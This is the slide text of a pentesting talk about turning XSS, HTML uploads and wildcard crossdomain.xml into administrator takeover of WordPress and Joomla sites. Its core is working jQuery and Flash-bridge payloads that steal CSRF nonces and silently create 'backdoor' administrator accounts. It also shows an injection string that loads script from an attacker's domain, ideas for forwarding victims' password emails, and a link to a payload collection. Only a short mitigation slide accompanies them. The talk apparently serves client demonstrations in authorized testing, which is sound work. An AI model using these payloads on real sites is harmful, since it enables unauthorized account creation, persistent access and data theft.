

Escalating privileges on common webapps

or

impressing your clients with xss and stuff

whoami?

- Sandro Gauci / EnableSecurity
- Freelance pentester
- SIPVicious / VOIPPACK
- wafw00f and surfjack

What is this about?

- Penetration Testing & client-side issues
- Your job is to find security bugs and demonstrate them
- Finding some typical vulnerabilities is easy
- Demonstrating them may not be
- But is useful if you want your client to act

However ...

- as pentester you have a limited time
- perfecting an exploit takes time
- making your life easier with useful payloads
- useful for both pentesters and their clients
- note: I am not saying anything new
- keyword: same origin policy



Your boring report

Impact


As a result of exploiting this vulnerability I was able to gain access to the "administrator" area. This means that customer information, [reviewed] and so on could be disclosed through this vulnerability.

How to reproduce


To reproduce this issue the attacker needs to at least have access to a customer account. It is understood that attackers can obtain this through various ways for example by guessing credentials or by stealing this using malware. The attacker then follows these procedures:

- Click on "edit my account details"
 - Change the company name to `BIT" <script>/</script> /script> /script>`
 - Waits until the victim administrative user views his account or emails support so that someone checks his account
- When the victim "administrator" user views his account while using the "administrator" site, the about:HTML is rendered and the web browser loads javascript from my "malicious" website `mydomain`.

The following screenshot shows how the attacker's screen looks like:



Should look (a bit) more like this



Weak password, upload privileges

- Passwords are still your number one security feature ...
- ... and weakness!
- Found a user with a weak password?
- !! ..
- It is not that easy (but not that hard either)

WordPress 3.3.2 is available! Please notify the site administrator. Screen Options Help

- Dashboard
- Posts
- Media
- Comments
- Profile
- Tools
- Collapse menu

Dashboard

Right Now

Content	Discussion
1 Post	1 Comment
1 Page	1 Approved
1 Category	0 Pending
0 Tags	0 Spam

Theme **Twenty Eleven** with **6 Widgets**

You are using **WordPress 3.3.1**.

QuickPress

Title

Upload/Insert

Content

Tags

Save Draft Reset Publish

Incoming Links

This dashboard widget queries [Google Blog Search](#) so that when another blog links to your site it will show up here. It has found no incoming links... yet. It's okay — there is no rush.

Recent Drafts

There are no drafts at the moment

WordPress Blog

[WordPress 3.3.2 \(and WordPress 3.4 Beta 3\)](#) April 20, 2012
 WordPress 3.3.2 is available now and is a security update for all previous versions. Three external libraries included in WordPress received security updates: Plupload (version 1.5.4), which WordPress uses for uploading media. SWFUpload, which WordPress previously used for uploading media, and may still be in use by plugins. SWFObject, which WordPress previo [...]

wordpress user permissions*

- Super Admin - Someone with access to the blog network administration features controlling the entire network
- Administrator - Somebody who has access to all the administration features
- Editor - Somebody who can publish and manage posts and pages as well as manage other users' posts, etc.
- Author - Somebody who can publish and manage their own posts
- Contributor - Somebody who can write and manage their posts but not publish them
- Subscriber - Somebody who can only manage their profile

* http://codex.wordpress.org/Roles_and_Capabilities

Author permissions

- Can upload files
- Limited list of file types / extensions
- HTML files are allowed :-)
- Other file types of interest: swf, pdf & exe
- some social engineering involved to avoid
pissing off your client
(but nothing far fetched or that X-hax0r team wouldn't do ;-)

demo

Dashboard



Welcome to your new WordPress site!

If you need help getting started, check out our documentation on [First Steps with WordPress](#). If you'd rather dive right in, here are a few things most people do first when they set up a new WordPress site. If you need help, use the Help tabs in the upper right corner to get information on how to use your current screen and where to go for more assistance.

Basic Settings

Here are a few easy things you can do to get your feet wet. Make sure to click Save on each Settings screen.

- [Choose your privacy setting](#)
- [Select your tagline and time zone](#)
- [Turn comments on or off](#)
- [Fill in your profile](#)

Add Real Content

Check out the sample page & post editors to see how it all works, then delete the default content and write your own!

- View the [sample page](#) and [post](#)
- Delete the [sample page](#) and [post](#)
- [Create an About Me page](#)
- [Write your first post](#)

Customize Your Site

Use the current theme — Twenty Eleven — or [choose a new one](#). If you stick with Twenty Eleven, here are a few ways to make your site look unique.

- [Choose light or dark](#)
- [Set a background color](#)
- [Select a new header image](#)
- [Add some widgets](#)

Already know what you're doing? [Dismiss this message](#).

Right Now	
Content	Discussion
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	0 Pending

QuickPress

Title

Upload/insert

Content

What did that html just do?


- Force the admin's browser to:
 - read all parameters passed in the POST request
 - including `_wpnonce`
 - create a new user with the nonce
- i.e. defeat CSRF protection through "XSS"


```
1  usernewpage = '/blog/wp-admin/user-new.php';
2  username = 'backdooradmin';
3  passwd = 'someverylongpassword';
4  email = 'backdooradmin@example.org'
5  $(document).ready(function(){
6      $.get(usernewpage, function(data)
7          {
8              nonce=$(data).find('#_wpnonce_create-user').attr("value");
9              referer=$(data).find('#_wp_http_referer').attr("value");
10             $.post(usernewpage,
11                 {
12                     'action': "createuser",
13                     '_wpnonce_create-user':nonce,
14                     '_wp_http_referer':referer,
15                     'user_login':username,
16                     'email':email,
17                     'first_name':'',
18                     'last_name':'',
19                     'url':'',
20                     'pass1':passwd,
21                     'pass2':passwd,
22                     'role':'administrator',
23                     'createuser':'Add+New+User+'
24                 }
25             );
26         });
27
28 });
```

same thing for Joomla

```
1 userspage = '/administrator/index.php?option=com_users&view=user&layout=edit';
2 name = 'backdooruser';
3 username = 'backdooruser';
4 email = 'test@enablesecurity.com';
5 passwd = 'test123';
6 $(document).ready(function(){
7     $.get(userspage, function(data)
8         {
9             form=$(data).find('form#user-form');
10            formurl = form.attr('action')
11            form.find('input#jform_name').val(name);
12            form.find('input#jform_username').val(username);
13            form.find('input#jform_email').val(email);
14            form.find('input#jform_password').val(passwd);
15            form.find('input#jform_password2').val(passwd);
16            form.find('input[name=jform\[groups\]\[\]\[\\\]\]').val('8');
17            form.find('input[name="task"]').val('user.apply');
18            formdata = form.serialize();
19            $.post(formurl, formdata);
20        });
21 });
```

Crossdomain.xml and the Wildcard



```
- <cross-domain-policy xsi:noNamespaceSchemaLocation="http://www.adobe.com/xml/schemas/PolicyFile.xsd">  
  <allow-access-from domain="*" />  
</cross-domain-policy>
```

- Your fav webapp scanner is screaming crossdomain.xml
- How do you demonstrate the vulnerability?

demo

Dashboard



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Upload/Insert

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How does that work?

- Flash + JS performs a GET request
- crossdomain.xml policy file is checked
- the contents of the returned HTML are read
- The form to create a new user (together with CSRF token) is filled and submitted


```
var username = 'backdoor1';  
var passwd = 'test123';  
var email = 'aaa@enablesecurity.com';  
var newuserurl = 'http://webappdemo/wordpress/wp-admin/user-new.php';  
  
function startApp(fs) {  
    if (!fs) { alert("Flash not loaded"); return; }  
    fs.Debug();  
}  
function displayResponse2() {}  
function displayResponse() {}  
  
function makeCall() {  
    var url = newuserurl;  
    var method = 'GET';  
    var body = '';  
    var contentType = 'application/x-www-form-urlencoded';  
    var fs = FlashHelper.getFlash();  
    fs.XmlHttpRequest(url, "displayResponse", method, body, contentType);  
};  
  
FlashHelper.onload = startApp;  
FlashHelper.writeFlash();  
setTimeout("makeCall()", 3000);
```



```
var username = 'backdoor1';  
var passwd = 'test123';  
var email = 'aaa@enablesecurity.com';  
var newuserurl = 'http://webappdemo/wordpress/wp-admin/user-new.php';  
  
function startApp(fs) {  
    if (!fs) { alert("Flash not loaded"); return; }  
    fs.Debug();  
}  
  
function displayResponse2() {}  
function displayResponse() {  
    var response = FlashHelper.getFlash().GetVariable("retText");  
    content = jQuery(response);  
    var fs = FlashHelper.getFlash();  
    method = 'POST';  
    contentType = 'application/x-www-form-urlencoded';  
    form = content.find("#createuser");  
    form.find('#user_login').val(username);  
    form.find('#email').val(email);  
    form.find('#pass1').val(passwd);  
    form.find('#pass2').val(passwd);  
    body = form.serialize();  
    // alert(body);  
    fs.XmlHttp(newuserurl, "displayResponse2", method, body, contentType);  
}
```

creating backdoor users is just the start

- it depends on the target application
- for OWA or Squirrelmail we could
 - forward the last 100 emails (ones containing keyword 'password'?)
 - create a mail filter forwarding all new mail
- in Wordpress we can backdoor themes
- maybe we can create something generic

demo

Company blog

Just another WordPress site



[Home](#) [Sample Page](#)

Hello world!

Posted on [April 22, 2012](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

Posted in [Uncategorized](#) | [1 Reply](#)



RECENT POSTS

- [Hello world!](#)

RECENT COMMENTS

- [Mr WordPress](#) on [Hello world!](#)

ARCHIVES

- [April 2012](#)

When is this needed?

- XSS on the same domain
 - i.e. does not have to be the target webapp
- Flash crossdomain.xml
- Uploads of certain file types (e.g. html)
- HTML5 (Access-Control-Allow-Origin)
- Other cross-domain methods (Silverlight?)

Possible mitigation and solutions?

- Generic solutions are hard to give (a.k.a. we're fu**ed) but ...
- Content stored on a different domain
e.g. gmail uses mail-attachment.googleusercontent.com
- Putting your blog on a different domain has security benefits
(i.e. blog.company.com instead of company.com/blog)
- Cross-domain policies should be restrictive

Go forth and test

- Currently there is
 - Wordpress PHP backdoor
 - Wordpress backdoor admin
 - Joomla backdoor admin
 - Wordpress backdoor admin via Flash
- Submit your own and say good bye to the alert box ;-)

<https://github.com/sandrogaucci/Webapp-Exploit-Payloads>

Q&A

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